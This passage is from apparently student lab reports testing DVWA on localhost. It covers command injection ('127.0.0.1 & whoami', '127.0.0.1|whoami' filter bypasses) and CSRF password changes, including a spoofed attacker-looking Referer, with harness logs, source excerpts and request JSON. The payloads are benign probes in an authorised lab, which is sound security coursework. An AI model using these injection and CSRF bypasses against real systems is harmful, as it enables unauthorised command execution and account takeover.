- 设置 medium，先提交 127.0.0.1 && whoami，预期不执行 whoami；再提交 127.0.0.1 & whoami，预期看到 vin\31435。
- 设置 high，先提交 127.0.0.1 & whoami，预期不执行；再提交 127.0.0.1|whoami，预期看到 vin\31435。
- 设置 impossible，提交 127.0.0.1 & whoami 或 127.0.0.1|whoami，预期看到 ERROR: You have entered an invalid IP.。

产物

- 主报告: dvwa-results/command-injection-progression-20260602-102141/report.md
- JSON 结果: dvwa-results/command-injection-progression-20260602-102141/report.json
- 操作日志: dvwa-results/command-injection-progression-20260602-102141/operation-log.jsonl
- 请求证据: dvwa-results/command-injection-progression-20260602-102141/requests/
- 主 harness: dvwa-results/command-injection-progression-20260602-102141/generated-harnesses/command_injection_progression_harness.py
- proof 截图脚本: dvwa-results/command-injection-progression-20260602-102141/generated-harnesses/command_injection_proof_screenshots.py
- 截图目录: dvwa-results/command-injection-progression-20260602-102141/screenshots/

主 harness 命令：

```
$env:PYTHONIOENCODING='utf-8'; python 'dvwa-results\command-injection-progression-20260602-102141\generated-
```

```
harnesses\command_injection_progression_harness.py' --out-dir 'dwa-results\command-injection-progression-20260602-102141'
```

限制

- 未使用 Burp Proxy/MCP，因此没有 Burp HTTP history 截图；请求证据已用 JSON 文件保存。
- Windows 中文 ping 输出在 HTML/终端中存在编码替换字符；本报告使用稳定的 TTL=128 和 vin\31435 作为判据。
- whoami 输出与本地 Web 服务运行账号相关，本机结果为 vin\31435；其他环境可能不同。
- 仅测试无害本机命令输出，没有执行文件写入、外连、持久化或破坏性命令。

实验总报告可提取信息

实验结论

low、medium、high 均存在命令注入漏洞，可通过无害本机命令 whoami 得到输出 vin\31435。impossible 通过 CSRF token 和四段数字 IP 校验拒绝分隔符 payload，判定为无可利用命令注入漏洞。

各难度漏洞成因

- low：D:\phpStudy\PHPTutorial\WWW\DVWA\vulnerabilities\exec\source\low.php 第 5 行直接读取 \$_REQUEST['ip']，第 10 行直接拼接到 shell_exec('ping ' . \$target)。
- medium：medium.php 第 8-11 行只过滤 && 和 ;，第 19 行仍执行拼接命令，单个 & 可绕过。
- high：high.php 第 8-18 行使用黑名单，过滤 & 和 |，但未过滤无空格 |whoami。
- impossible：impossible.php 第 5 行检查 token，第 12-17 行拆分并重组四段数字 IP，第 34 行对非法输入返回 ERROR: You have entered an invalid IP。

解题步骤

1. GET login.php 解析 user_token。
2. POST login.php：username=admin&password=password&Login=Login&user_token=<login token>。
3. 逐级 POST security.php 设置 security=low、medium、high、impossible。
4. GET vulnerabilities/exec/ 解析表单字段 ip、Submit，impossible 解析 user_token。
5. 提交正常基线 ip=127.0.0.1&Submit=Submit。
6. 根据源码过滤规则提交无害 proof payload。
7. 以响应中的 vin\31435 判断命令执行成功，以 ERROR: You have entered an invalid IP. 判断 impossible 防御生效。

使用工具与操作

- Get-Content 'D:\phpStudy\PHPTutorial\WWW\DVWA\vulnerabilities\exec\source\low.php'
- Get-Content 'D:\phpStudy\PHPTutorial\WWW\DVWA\vulnerabilities\exec\source\medium.php'
- Get-Content 'D:\phpStudy\PHPTutorial\WWW\DVWA\vulnerabilities\exec\source\high.php'
- Get-Content 'D:\phpStudy\PHPTutorial\WWW\DVWA\vulnerabilities\exec\source\impossible.php'
- python 'dwa-results\command-injection-progression-20260602-102141\generated-harnesses\command_injection_progression_harness.py' --out-dir 'dwa-results\command-injection-progression-20260602-102141'
- python 'dwa-results\command-injection-progression-20260602-102141\generated-harnesses\command_injection_proof_screenshots.py' --url 'http://127.0.0.1/dvwa/' --username admin --password password --output-dir 'dwa-results\command-injection-progression-20260602-102141\screenshots\proof'

核心 payload/测试输入

```
low:
ip=127.0.0.1 & whoami&Submit=Submit

medium blocked probe:
ip=127.0.0.1 && whoami&Submit=Submit

medium proof:
ip=127.0.0.1 & whoami&Submit=Submit

high blocked probe:
ip=127.0.0.1 & whoami&Submit=Submit

high proof:
ip=127.0.0.1|whoami&Submit=Submit

impossible defense:
ip=127.0.0.1 & whoami&Submit=Submit&user_token=<fresh token>
ip=127.0.0.1|whoami&Submit=Submit&user_token=<fresh token>
```

关键截图

- screenshots/proof/low-proof.png
- screenshots/proof/medium-proof.png
- screenshots/proof/high-proof.png
- screenshots/proof/impossible-proof.png
- screenshots/low/module-low.png
- screenshots/medium/module-medium.png
- screenshots/high/module-high.png
- screenshots/impossible/module-impossible.png

复现步骤总结

1. 登录 DVWA: admin / password。
2. 设置 low, 提交 127.0.0.1 & whoami, 观察 vin\31435。
3. 设置 medium, 提交 127.0.0.1 && whoami 验证被过滤, 再提交 127.0.0.1 & whoami, 观察 vin\31435。
4. 设置 high, 提交 127.0.0.1 & whoami 验证被过滤, 再提交 127.0.0.1|whoami, 观察 vin\31435。
5. 设置 impossible, 提交 127.0.0.1 & whoami 和 127.0.0.1|whoami, 观察 ERROR: You have entered an invalid IP.。

impossible/无解原因

impossible 使用 user_token 防 CSRF, 并将输入按 拆成四段, 要求四段全部 is_numeric() 且总段数为 4, 然后只把重组后的 IP 传入 ping。含 & 或 | 的 payload 无法通过校验, 服务端返回 ERROR: You have entered an invalid IP., 未到达可注入的 shell 执行路径。

辅助脚本

```
dvwa-results/command-injection-progression-20260602-102141/generated-harnesses/command_injection_progression_harness.py
dvwa-results/command-injection-progression-20260602-102141/generated-harnesses/command_injection_proof_screenshots.py
```

起止时间和耗时

- 初始记录时间: 2026-06-02 10:21:41 +08:00
- harness 开始: 2026-06-02T10:25:23+08:00
- harness 结束: 2026-06-02T10:25:50+08:00
- harness 耗时: 26.373s
- proof 截图结束: 2026-06-02T10:26:43+08:00
- 报告整理完成: 2026-06-02 10:27:24 +08:00

人工验证关注点

- 确认 security Cookie 与页面底部显示的安全等级一致。
- impossible 每次提交都需要 fresh user_token。
- high 的关键绕过是 127.0.0.1|whoami, 不要写成 127.0.0.1 | whoami, 因为源码过滤的是带空格的 |。
- 成功标记以 whoami 输出 vin\31435 为准, 不以 HTTP 200 单独判断。
- 所有命令应保持本机无害输出验证, 不执行写文件、删除、外连、持久化命令。

第四部分 CSRF 单题输出报告

DVWA CSRF 自动测试报告

摘要

- 目标: `http://127.0.0.1/dvwa/`
- 模块: `CSRF (vulnerabilities/csrf/)`
- 难度顺序: `low -> medium -> high -> impossible`
- 结果: `low` 可利用; `medium` 可利用; `high` 阻止盲跨站 CSRF, 但在同源可读 `fresh user_token` 时可变更密码; `impossible` 未观察到独立 CSRF 漏洞。
- 账号恢复: 每个难度结束后都用 `test_credentials.php` 验证 `admin/password` 可用。

范围与环境

- 授权范围: 本地 DVWA `http://127.0.0.1/dvwa/`
- 源码路径: `D:\phpStudy\PHPTutorial\WWW\DVWA`
- 输出语言: `zh-CN`
- 代理: 未使用 Burp/ZAP; 所有流量直连本地 DVWA。
- 工具: `PowerShell`, `Python 3.11 requests`, `Node Playwright`, `npm.cmd`
- 报告目录: `D:\WorkSpace\综合实践5\dvwa-results\csrf-progression-20260602-103818`

难度推进

难度	状态	关键弱点/防御	请求数	耗时	停止/继续原因
low	vulnerable	GET password-change endpoint has no anti-CSRF token, no Referer/Origin check, and no current-password check.	10	0.301s	
medium	vulnerable	Referer validation only checks whether HTTP_REFERER contains SERVER_NAME as a substring.	11	0.416s	
high	conditionally_exploitable_same_origin_token_required	Password change does not require current password, but a fresh anti-CSRF token is required. Blind cross-site CSRF is blocked unless another same-origin issue leaks the token.	13	0.545s	常规盲跨站 CSRF 被 fresh user_token 阻止; 本次继续到 impossible 用于记录课程报告要求的无解原因。
impossible	not_vulnerable	No standalone CSRF weakness observed; server requires fresh token and the current password before changing state.	14	0.499s	fresh user_token + current password validation blocks CSRF.

时间线

- `2026-06-02T10:44:52+08:00` +0.001s [setup] harness: start -> run initialized
- `2026-06-02T10:44:52+08:00` +0.035s [setup] Python/requests: GET login.php (get-login) -> status=200; markers=[]
- `2026-06-02T10:44:52+08:00` +0.096s [setup] Python/requests: POST login.php (post-login) -> status=200; markers=[]
- `2026-06-02T10:44:52+08:00` +0.099s [setup] auth: login -> authenticated=True
- `2026-06-02T10:44:52+08:00` +0.11s [low] Python/requests: GET security.php (get-security) -> status=200; markers=[]
- `2026-06-02T10:44:52+08:00` +0.138s [low] Python/requests: POST security.php (post-security) -> status=200; markers=[]
- `2026-06-02T10:44:52+08:00` +0.148s [low] Python/requests: GET security.php (verify-security) -> status=200; markers=[]
- `2026-06-02T10:44:52+08:00` +0.149s [low] security.php: set security level -> verified=True
- `2026-06-02T10:44:52+08:00` +0.15s [low] source-review: read low.php -> 5 relevant lines
- `2026-06-02T10:44:52+08:00` +0.196s [low] Python/requests: GET vulnerabilities/csrf/ (inspect-module) -> status=200; markers=[]
- `2026-06-02T10:44:52+08:00` +0.197s [low] live-page: inspect CSRF form -> fields=['password_new', 'password_conf', 'Change']; token_present=False
- `2026-06-02T10:44:52+08:00` +0.225s [low] Python/requests: POST vulnerabilities/csrf/test_credentials.php (baseline-current-password-valid) -> status=200; markers=["Valid password for 'admin'"]
- `2026-06-02T10:44:52+08:00` +0.27s [low] Python/requests: GET vulnerabilities/csrf/ (baseline-mismatch) -> status=200; markers=['Passwords did not match.']
- `2026-06-02T10:44:52+08:00` +0.305s [low] Python/requests: GET vulnerabilities/csrf/ (csrf-proof-no-token-no-referer) -> status=200; markers=['Password Changed.']
- `2026-06-02T10:44:52+08:00` +0.334s [low] Python/requests: POST vulnerabilities/csrf/test_credentials.php (verify-temp-password) -> status=200; markers=["Valid password for 'admin'"]
- `2026-06-02T10:44:52+08:00` +0.368s [low] Python/requests: GET vulnerabilities/csrf/ (restore-password) -> status=200; markers=['Password Changed.']
- `2026-06-02T10:44:52+08:00` +0.399s [low] Python/requests: POST vulnerabilities/csrf/test_credentials.php (verify-restored-password) -> status=200; markers=["Valid password for 'admin'"]
- `2026-06-02T10:44:52+08:00` +0.41s [medium] Python/requests: GET security.php (get-security) -> status=200; markers=[]

- 2026-06-02T10:44:53+08:00 +0.439s [medium] Python/requests: POST security.php (post-security) -> status=200; markers=[]
- 2026-06-02T10:44:53+08:00 +0.453s [medium] Python/requests: GET security.php (verify-security) -> status=200; markers=[]
- 2026-06-02T10:44:53+08:00 +0.454s [medium] security.php: set security level -> verified=True
- 2026-06-02T10:44:53+08:00 +0.455s [medium] source-review: read medium.php -> 6 relevant lines
- 2026-06-02T10:44:53+08:00 +0.506s [medium] Python/requests: GET vulnerabilities/csrf/ (inspect-module) -> status=200; markers=[]
- 2026-06-02T10:44:53+08:00 +0.507s [medium] live-page: inspect CSRF form -> fields=['password_new', 'password_conf', 'Change']; token_present=False
- 2026-06-02T10:44:53+08:00 +0.537s [medium] Python/requests: POST vulnerabilities/csrf/test_credentials.php (baseline-current-password-valid) -> status=200; markers=["Valid password for 'admin'"]
- 2026-06-02T10:44:53+08:00 +0.583s [medium] Python/requests: GET vulnerabilities/csrf/ (probe-no-referer) -> status=200; markers=["That request didn't look correct."]
- 2026-06-02T10:44:53+08:00 +0.629s [medium] Python/requests: GET vulnerabilities/csrf/ (probe-external-referer) -> status=200; markers=["That request didn't look correct."]
- 2026-06-02T10:44:53+08:00 +0.678s [medium] Python/requests: GET vulnerabilities/csrf/ (csrf-proof-weak-referer-substring) -> status=200; markers=["Password Changed."]
- 2026-06-02T10:44:53+08:00 +0.721s [medium] Python/requests: POST vulnerabilities/csrf/test_credentials.php (verify-temp-password) -> status=200; markers=["Valid password for 'admin'"]
- 2026-06-02T10:44:53+08:00 +0.771s [medium] Python/requests: GET vulnerabilities/csrf/ (restore-password) -> status=200; markers=["Password Changed."]
- 2026-06-02T10:44:53+08:00 +0.816s [medium] Python/requests: POST vulnerabilities/csrf/test_credentials.php (verify-restored-password) -> status=200; markers=["Valid password for 'admin'"]
- 2026-06-02T10:44:53+08:00 +0.824s [high] Python/requests: GET security.php (get-security) -> status=200; markers=[]
- 2026-06-02T10:44:53+08:00 +0.849s [high] Python/requests: POST security.php (post-security) -> status=200; markers=[]
- 2026-06-02T10:44:53+08:00 +0.863s [high] Python/requests: GET security.php (verify-security) -> status=200; markers=[]
- 2026-06-02T10:44:53+08:00 +0.864s [high] security.php: set security level -> verified=True
- 2026-06-02T10:44:53+08:00 +0.866s [high] source-review: read high.php -> 16 relevant lines
- 2026-06-02T10:44:53+08:00 +0.927s [high] Python/requests: GET vulnerabilities/csrf/ (inspect-module) -> status=200; markers=[]
- 2026-06-02T10:44:53+08:00 +0.928s [high] live-page: inspect CSRF form -> fields=['password_new', 'password_conf', 'Change', 'user_token']; token_present=True
- 2026-06-02T10:44:53+08:00 +0.958s [high] Python/requests: POST vulnerabilities/csrf/test_credentials.php (baseline-current-password-valid) -> status=200; markers=["Valid password for 'admin'"]
- 2026-06-02T10:44:53+08:00 +1.004s [high] Python/requests: GET vulnerabilities/csrf/ (probe-missing-token) -> status=200; markers=[]
- 2026-06-02T10:44:53+08:00 +1.095s [high] Python/requests: GET vulnerabilities/csrf/ (probe-wrong-token) -> status=200; markers=[]
- 2026-06-02T10:44:53+08:00 +1.127s [high] Python/requests: GET vulnerabilities/csrf/ (inspect-module) -> status=200; markers=[]
- 2026-06-02T10:44:53+08:00 +1.128s [high] live-page: inspect CSRF form -> fields=['password_new', 'password_conf', 'Change', 'user_token']; token_present=True
- 2026-06-02T10:44:53+08:00 +1.176s [high] Python/requests: GET vulnerabilities/csrf/ (token-aware-password-change) -> status=200; markers=["Password Changed."]
- 2026-06-02T10:44:53+08:00 +1.22s [high] Python/requests: POST vulnerabilities/csrf/test_credentials.php (verify-temp-password) -> status=200; markers=["Valid password for 'admin'"]
- 2026-06-02T10:44:53+08:00 +1.266s [high] Python/requests: GET vulnerabilities/csrf/ (inspect-module) -> status=200; markers=[]
- 2026-06-02T10:44:53+08:00 +1.267s [high] live-page: inspect CSRF form -> fields=['password_new', 'password_conf', 'Change', 'user_token']; token_present=True
- 2026-06-02T10:44:53+08:00 +1.315s [high] Python/requests: GET vulnerabilities/csrf/ (restore-password) -> status=200; markers=["Password Changed."]
- 2026-06-02T10:44:53+08:00 +1.361s [high] Python/requests: POST vulnerabilities/csrf/test_credentials.php (verify-restored-password) -> status=200; markers=["Valid password for 'admin'"]
- 2026-06-02T10:44:53+08:00 +1.366s [impossible] Python/requests: GET security.php (get-security) -> status=200; markers=[]
- 2026-06-02T10:44:53+08:00 +1.381s [impossible] Python/requests: POST security.php (post-security) -> status=200; markers=[]
- 2026-06-02T10:44:53+08:00 +1.391s [impossible] Python/requests: GET security.php (verify-security) -> status=200; markers=[]
- 2026-06-02T10:44:53+08:00 +1.392s [impossible] security.php: set security level -> verified=True
- 2026-06-02T10:44:53+08:00 +1.393s [impossible] source-review: read impossible.php -> 11 relevant lines
- 2026-06-02T10:44:54+08:00 +1.441s [impossible] Python/requests: GET vulnerabilities/csrf/ (inspect-module) -> status=200; markers=[]
- 2026-06-02T10:44:54+08:00 +1.441s [impossible] live-page: inspect CSRF form -> fields=['password_current', 'password_new', 'password_conf', 'Change', 'user_token']; token_present=True
- 2026-06-02T10:44:54+08:00 +1.488s [impossible] Python/requests: POST vulnerabilities/csrf/test_credentials.php (baseline-current-password-valid) -> status=200; markers=["Valid password for 'admin'"]
- 2026-06-02T10:44:54+08:00 +1.518s [impossible] Python/requests: GET vulnerabilities/csrf/ (probe-missing-token) -> status=200; markers=[]
- 2026-06-02T10:44:54+08:00 +1.549s [impossible] Python/requests: GET vulnerabilities/csrf/ (inspect-module) -> status=200; markers=[]
- 2026-06-02T10:44:54+08:00 +1.549s [impossible] live-page: inspect CSRF form -> fields=['password_current', 'password_new', 'password_conf', 'Change', 'user_token']; token_present=True
- 2026-06-02T10:44:54+08:00 +1.596s [impossible] Python/requests: GET vulnerabilities/csrf/ (probe-wrong-current-password) -> status=200; markers=["Passwords did not match or current password incorrect."]
- 2026-06-02T10:44:54+08:00 +1.642s [impossible] Python/requests: GET vulnerabilities/csrf/ (inspect-module) -> status=200; markers=[]
- 2026-06-02T10:44:54+08:00 +1.642s [impossible] live-page: inspect CSRF form -> fields=['password_current', 'password_new', 'password_conf', 'Change', 'user_token']; token_present=True
- 2026-06-02T10:44:54+08:00 +1.693s [impossible] Python/requests: GET vulnerabilities/csrf/ (legitimate-change-with-current-password) -> status=200; markers=["Password Changed."]
- 2026-06-02T10:44:54+08:00 +1.735s [impossible] Python/requests: POST vulnerabilities/csrf/test_credentials.php (verify-temp-password) -> status=200; markers=["Valid password for 'admin'"]

- 2026-06-02T10:44:54+08:00 +1.765s [impossible] Python/requests: GET vulnerabilities/csrf/ (inspect-module) -> status=200; markers=[]
- 2026-06-02T10:44:54+08:00 +1.766s [impossible] live-page: inspect CSRF form -> fields=['password_current', 'password_new', 'password_conf', 'Change', 'user_token']; token_present=True
- 2026-06-02T10:44:54+08:00 +1.817s [impossible] Python/requests: GET vulnerabilities/csrf/ (restore-password) -> status=200; markers=['Password Changed.']
- 2026-06-02T10:44:54+08:00 +1.86s [impossible] Python/requests: POST vulnerabilities/csrf/test_credentials.php (verify-restored-password) -> status=200; markers=["Valid password for 'admin'"]
- 2026-06-02T10:44:56+08:00 +4.321s [screenshots] Playwright: capture authenticated screenshots -> Playwright screenshot command failed; see stderr/stdout in report.json
- 2026-06-02T10:44:56+08:00 +4.323s [report] harness: write report -> D:\WorkSpace\综合实践5\dwva-results\csrf-progression-20260602-103818\report.md
- 2026-06-02T10:50:36+08:00 +Nones [screenshots] Node Playwright: rerun authenticated screenshots after npm.cmd install playwright@1.60.0 -> returncode=0; captured 22 screenshots

源码分析

low

- 文件: D:\phpStudy\PHPTutorial\WWW\DVWA\vulnerabilities\csrf\source\low.php
- 大小/修改时间: 1249 bytes, 2026-05-14T09:06:44+08:00
- 3: if(isset(\$_GET['Change'])) {
- 5: \$pass_new = \$_GET['password_new'];
- 6: \$pass_conf = \$_GET['password_conf'];
- 11: \$pass_new = ((isset(\$GLOBALS["__mysqli_ston"]) && is_object(\$GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string(\$GLOBALS["__mysqli_ston"], \$pass_new) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
- 20: \$html .= "<pre>Password Changed.</pre>";

medium

- 文件: D:\phpStudy\PHPTutorial\WWW\DVWA\vulnerabilities\csrf\source\medium.php
- 大小/修改时间: 1516 bytes, 2026-05-14T09:06:44+08:00
- 3: if(isset(\$_GET['Change'])) {
- 5: if(strpos(\$_SERVER['HTTP_REFERER'] ,\$_SERVER['SERVER_NAME']) !== false) {
- 7: \$pass_new = \$_GET['password_new'];
- 8: \$pass_conf = \$_GET['password_conf'];
- 13: \$pass_new = ((isset(\$GLOBALS["__mysqli_ston"]) && is_object(\$GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string(\$GLOBALS["__mysqli_ston"], \$pass_new) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
- 22: \$html .= "<pre>Password Changed.</pre>";

high

- 文件: D:\phpStudy\PHPTutorial\WWW\DVWA\vulnerabilities\csrf\source\high.php
- 大小/修改时间: 2076 bytes, 2026-05-14T09:06:44+08:00
- 5: \$return_message = "Request Failed";
- 7: if (\$_SERVER['REQUEST_METHOD'] == "POST" && array_key_exists ("CONTENT_TYPE", \$_SERVER) && \$_SERVER['CONTENT_TYPE'] == "application/json") {
- 10: if (array_key_exists("HTTP_USER_TOKEN", \$_SERVER) &&
- 11: array_key_exists("password_new", \$data) &&
- 12: array_key_exists("password_conf", \$data) &&
- 14: \$token = \$_SERVER['HTTP_USER_TOKEN'];
- 15: \$pass_new = \$data["password_new"];
- 16: \$pass_conf = \$data["password_conf"];
- 21: array_key_exists("password_new", \$_REQUEST) &&
- 22: array_key_exists("password_conf", \$_REQUEST) &&
- 25: \$pass_new = \$_REQUEST["password_new"];
- 26: \$pass_conf = \$_REQUEST["password_conf"];
- 33: checkToken(\$token, \$_SESSION['session_token'], 'index.php');
- 47: \$return_message = "Password Changed.";

impossible

- 文件: D:\phpStudy\PHPTutorial\WWW\DVWA\vulnerabilities\csrf\source\impossible.php
- 大小/修改时间: 2177 bytes, 2026-05-14T09:06:44+08:00
- 3: if(isset(\$_GET['Change'])) {
- 5: checkToken(\$_REQUEST['user_token'], \$_SESSION['session_token'], 'index.php');
- 8: \$pass_curr = \$_GET['password_current'];


```

9: $pass_new = $_GET[ 'password_new' ];
10: $pass_conf = $_GET[ 'password_conf' ];
14: $pass_curr = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"]))) ?
mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $pass_curr ) : ((trigger_error("[MySQLConverterToo] Fix the mysqli_escape_string()
call! This code does not work.", E_USER_ERROR)) ? "" : "");
18: $data = $db->prepare( 'SELECT password FROM users WHERE user = (:user) AND password = (:password) LIMIT 1;' );
28: $pass_new = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"]))) ?
mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $pass_new ) : ((trigger_error("[MySQLConverterToo] Fix the mysqli_escape_string()
call! This code does not work.", E_USER_ERROR)) ? "" : "");
32: $data = $db->prepare( 'UPDATE users SET password = (:password) WHERE user = (:user);' );
39: $html .= "<pre>Password Changed.</pre>";
48: generateSessionToken();

```

请求模型

- 登录: GET/POST /dvwa/login.php; 参数 username, password, Login, user_token。
- 设置难度: POST /dvwa/security.php; 参数 security, seclev_submit, user_token。
- CSRF 模块: GET /dvwa/vulnerabilities/csrf/。
- low/medium 变更密码: password_new, password_conf, Change。
- high 额外需要 fresh user_token; impossible 额外需要 password_current。
- 成功标记: Password Changed.; 失败标记: Passwords did not match., That request didn't look correct., CSRF token is incorrect, Passwords did not match or current password incorrect.。
- Cookie: PHPSESSID 保持会话, security 控制 DVWA 难度。

假设与测试设计

- low: 若无 token/Referer/current-password 校验, 直接 GET 应能变更密码。
- medium: 无 Referer 和外部 Referer 应失败; 包含 127.0.0.1 子串的 Referer 应绕过弱校验。
- high: 缺失/错误 token 应失败; fresh token 能证明服务端仍未要求当前密码, 但盲跨站 CSRF 被 token 阻止。
- impossible: 缺失 token 或当前密码错误均失败; 只有知道当前密码的合法请求能变更。

执行证据

low

- 表单字段: ['password_new', 'password_conf', 'Change']; token_present= False
- 基线证据: {"markers": ["Passwords did not match."], "request": "requests/low-009-baseline-mismatch.json"}
- 证明请求/响应: {"params": {"password_new": "dvwa_csrf_tmp_low_20260602", "password_conf": "dvwa_csrf_tmp_low_20260602", "Change": "Change"}, "markers": ["Password Changed."], "credential_marker": "Valid password for 'admin'", "password_changed": true, "request_file": {"difficulty": "low", "label": "csrf-proof-no-token-no-referer", "method": "GET", "url": "http://127.0.0.1/dvwa/vulnerabilities/csrf/", "final_url": "http://127.0.0.1/dvwa/vulnerabilities/csrf/?password_new=dvwa_csrf_tmp_low_20260602&password_conf=dvwa_csrf_tmp_low_20260602&Change=Change", "status_code": 200, "request_headers": {"User-Agent": "python-requests/2.32.3", "Accept-Encoding": "gzip, deflate", "Accept": "*/*", "Connection": "keep-alive"}, "params": {"password_new": "dvwa_csrf_tmp_low_20260602", "password_conf": "dvwa_csrf_tmp_low_20260602", "Change": "Change"}, "data": null, "json": null, "response_length": 5979, "response_markers": ["Password Changed."], "response_snippet": "Vulnerability: Cross Site Request Forgery (CSRF) :: Damn Vulnerable Web Application (DVWA) Home Instructions Setup / Reset DB Brute Force Command Injection CSRF File Inclusion File Upload Insecure CAPTCHA SQL Injection SQL Injection (Blind) Weak Session IDs XSS (DOM) XSS (Reflected) XSS (Stored) CSP Bypass JavaScript Attacks Authorisation Bypass Open HTTP Redirect Cryptography API DVWA Security PHP Info About Logout Vulnerability: Cross Site Request Forgery (CSRF) Change your admin password: Test Credentials New password: Confirm new password: Password Changed. Note: Browsers are starting to d", "duration_s": 0.033}}
- 恢复验证: {"response_markers": ["Password Changed."], "credential_marker": "Valid password for 'admin'", "restored": true, "request_file": {"difficulty": "low", "label": "restore-password", "method": "GET", "url": "http://127.0.0.1/dvwa/vulnerabilities/csrf/", "final_url": "http://127.0.0.1/dvwa/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change", "status_code": 200, "request_headers": {"User-Agent": "python-requests/2.32.3", "Accept-Encoding": "gzip, deflate", "Accept": "*/*", "Connection": "keep-alive"}, "params": {"password_new": "password", "password_conf": "password", "Change": "Change"}, "data": null, "json": null, "response_length": 5979, "response_markers": ["Password Changed."], "response_snippet": "Vulnerability: Cross Site Request Forgery (CSRF) :: Damn Vulnerable Web Application (DVWA) Home Instructions Setup / Reset DB Brute Force Command Injection CSRF File Inclusion File Upload Insecure CAPTCHA SQL Injection SQL Injection (Blind) Weak Session IDs XSS (DOM) XSS (Reflected) XSS (Stored) CSP Bypass JavaScript Attacks Authorisation Bypass Open HTTP Redirect Cryptography API DVWA Security PHP Info About Logout Vulnerability: Cross Site Request Forgery (CSRF) Change your admin password: Test Credentials New password: Confirm new password: Password Changed. Note: Browsers are starting to d", "duration_s": 0.031}, "credential_file": {"difficulty": "low", "label": "verify-restored-password", "method": "POST", "url": "http://127.0.0.1/dvwa/vulnerabilities/csrf/test_credentials.php", "final_url": "http://127.0.0.1/dvwa/vulnerabilities/csrf/test_credentials.php", "status_code": 200, "request_headers": {"User-Agent": "python-requests/2.32.3", "Accept-Encoding": "gzip, deflate", "Accept": "*/*", "Connection": "keep-alive", "Content-Length": "44", "Content-

```
Type": "application/x-www-form-urlencoded"}, "params": null, "data": {"username": "admin", "password": "password", "Login": "Login"},  
"json": null, "response_length": 1275, "response_markers": ["Valid password for 'admin'"], "response_snippet": "Notice : Array to string  
conversion in D:\\phpStudy\\PHPTutorial\\WWW\\DVWA\\dvwa\\includes\\dvwaPage.inc.php on line 79 Damn Vulnerable Web Application  
(DVWA)Test Credentials Test Credentials Vulnerabilities/CSRF Valid password for 'admin' Username Password", "duration_s": 0.029}}
```

medium

- 表单字段: ['password_new', 'password_conf', 'Change']; token_present= False
- 基线证据: {"no_referer_markers": ["That request didn't look correct."], "external_referer_markers": ["That request didn't look correct."]}
- 证明请求/响应: {"params": {"password_new": "dvwa_csrf_tmp_medium_20260602", "password_conf": "dvwa_csrf_tmp_medium_20260602", "Change": "Change"}, "referer": "http://127.0.0.1.attacker.local/csrf.html", "markers": ["Password Changed."], "credential_marker": "Valid password for 'admin'", "password_changed": true, "request_file": {"difficulty": "medium", "label": "csrf-proof-weak-referer-substring", "method": "GET", "url": "http://127.0.0.1/dvwa/vulnerabilities/csrf/", "final_url": "http://127.0.0.1/dvwa/vulnerabilities/csrf/?password_new=dvwa_csrf_tmp_medium_20260602&password_conf=dvwa_csrf_tmp_medium_20260602&Change=Change", "status_code": 200, "request_headers": {"User-Agent": "python-requests/2.32.3", "Accept-Encoding": "gzip, deflate", "Accept": "*//*", "Connection": "keep-alive", "Referer": "http://127.0.0.1.attacker.local/csrf.html"}, "params": {"password_new": "dvwa_csrf_tmp_medium_20260602", "password_conf": "dvwa_csrf_tmp_medium_20260602", "Change": "Change"}, "data": null, "json": null, "response_length": 5988, "response_markers": ["Password Changed."], "response_snippet": "Vulnerability: Cross Site Request Forgery (CSRF) :: Damn Vulnerable Web Application (DVWA) Home Instructions Setup / Reset DB Brute Force Command Injection CSRF File Inclusion File Upload Insecure CAPTCHA SQL Injection SQL Injection (Blind) Weak Session IDs XSS (DOM) XSS (Reflected) XSS (Stored) CSP Bypass JavaScript Attacks Authorisation Bypass Open HTTP Redirect Cryptography API DVWA Security PHP Info About Logout Vulnerability: Cross Site Request Forgery (CSRF) Change your admin password: Test Credentials New password: Confirm new password: Password Changed. Note: Browsers are starting to d", "duration_s": 0.047}}
- 恢复验证: {"response_markers": ["Password Changed."], "credential_marker": "Valid password for 'admin'", "restored": true, "request_file": {"difficulty": "medium", "label": "restore-password", "method": "GET", "url": "http://127.0.0.1/dvwa/vulnerabilities/csrf/", "final_url": "http://127.0.0.1/dvwa/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change", "status_code": 200, "request_headers": {"User-Agent": "python-requests/2.32.3", "Accept-Encoding": "gzip, deflate", "Accept": "*//*", "Connection": "keep-alive", "Referer": "http://127.0.0.1.attacker.local/csrf.html"}, "params": {"password_new": "password", "password_conf": "password", "Change": "Change"}, "data": null, "json": null, "response_length": 5988, "response_markers": ["Password Changed."], "response_snippet": "Vulnerability: Cross Site Request Forgery (CSRF) :: Damn Vulnerable Web Application (DVWA) Home Instructions Setup / Reset DB Brute Force Command Injection CSRF File Inclusion File Upload Insecure CAPTCHA SQL Injection SQL Injection (Blind) Weak Session IDs XSS (DOM) XSS (Reflected) XSS (Stored) CSP Bypass JavaScript Attacks Authorisation Bypass Open HTTP Redirect Cryptography API DVWA Security PHP Info About Logout Vulnerability: Cross Site Request Forgery (CSRF) Change your admin password: Test Credentials New password: Confirm new password: Password Changed. Note: Browsers are starting to d", "duration_s": 0.049}, "credential_file": {"difficulty": "medium", "label": "verify-restored-password", "method": "POST", "url": "http://127.0.0.1/dvwa/vulnerabilities/csrf/test_credentials.php", "final_url": "http://127.0.0.1/dvwa/vulnerabilities/csrf/test_credentials.php", "status_code": 200, "request_headers": {"User-Agent": "python-requests/2.32.3", "Accept-Encoding": "gzip, deflate", "Accept": "*//*", "Connection": "keep-alive", "Content-Length": "44", "Content-Type": "application/x-www-form-urlencoded"}, "params": null, "data": {"username": "admin", "password": "password", "Login": "Login"}, "json": null, "response_length": 1275, "response_markers": ["Valid password for 'admin'"], "response_snippet": "Notice : Array to string conversion in D:\\phpStudy\\PHPTutorial\\WWW\\DVWA\\dvwa\\includes\\dvwaPage.inc.php on line 79 Damn Vulnerable Web Application (DVWA)Test Credentials Test Credentials Vulnerabilities/CSRF Valid password for 'admin' 